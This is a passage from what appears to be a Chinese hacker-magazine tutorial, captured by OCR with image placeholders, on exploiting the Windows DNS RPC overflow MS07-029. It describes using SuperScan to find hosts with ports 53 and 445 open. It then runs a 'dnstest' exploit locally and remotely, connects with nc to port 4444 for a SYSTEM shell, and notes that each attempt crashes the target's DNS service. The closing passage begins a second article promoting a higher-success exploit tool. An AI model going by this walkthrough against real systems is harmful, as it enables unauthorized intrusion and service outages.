



图 2

打开 superscan，点击右上角的端口配置按钮（图 3），然后在端口列表中找到 53（Domain Name Server）和 445（Microsoft-DS）端口，双击就会选中它们了（图 4）。以后，如果我们只想使用 superscan 扫描特定端口的话，也可以这么选择。然后点击"ok"按钮，superscan 会弹出一个小窗口，提示我们列表已经更改是否保存。点击是，保存成一个文件，然后再点确定，就会回到 superscan 的主界面了。在扫描类型（Scan type）中选择"所有列表中选择的端口"（All selected ports in list），输入要扫描的起始地址就可以了（图 5）。

我们先来测试一下本地溢出，按照使用格式，输入 **dnstest -h 127.0.0.1** 运行，程序最终会停在"Now try to connect to port 4444"，提示我们尝试连接 4444 端口（图 6），我们运行 nc，连接 4444 端口，成功的话就会得到一个 shell 了，而且还是系统权限哟（图 7）！




图 3




图 4




图 5




图 6




图 7

如果是远程溢出的话，可以使用 **dnstest -h 192.168.0.123 -t 3 -p 445** 的格式来进行测试。

不过，有一点要说明，在测试的时候，DNS 服务只响应一次，也就是说我们测试一次，对方的 DNS 服务就会挂掉一次，必须重新启动系统后，对方的 DNS 才会恢复正常。另外，可能是因为漏洞测试程序的不完善吧，该漏洞的远程溢出效果还不是多好，我把编译好的程序及源程序也一并提供给大家，希望有兴趣有能力的朋友可以研究改善一下程序，以使其远程溢出的效果更好。

（文章中涉及到的编译后的漏洞测试程序及源程序，请到 X 的网站上来下载）

文章难度：★★
文章阅读点：Windows DNS远程溢出漏洞(MS07-029)的利用

# 将Windows DNS漏洞溢出到底

黑文

在上期的杂志中，我们已经简单介绍了Windows DNS服务RPC接口远程溢出漏洞的利用，不过遗憾的是上次介绍的漏洞利用工具在远程溢出效果上非常不理想，好在后来，网上又公布了另一款溢出工具，据说溢出的成功率是非常高的。

这款溢出工具的使用格式如图1所示，适用Win2000 sp4的所有版本，以及英文、日文、韩文、简体中文和繁体中文的Win2003 sp1版本。

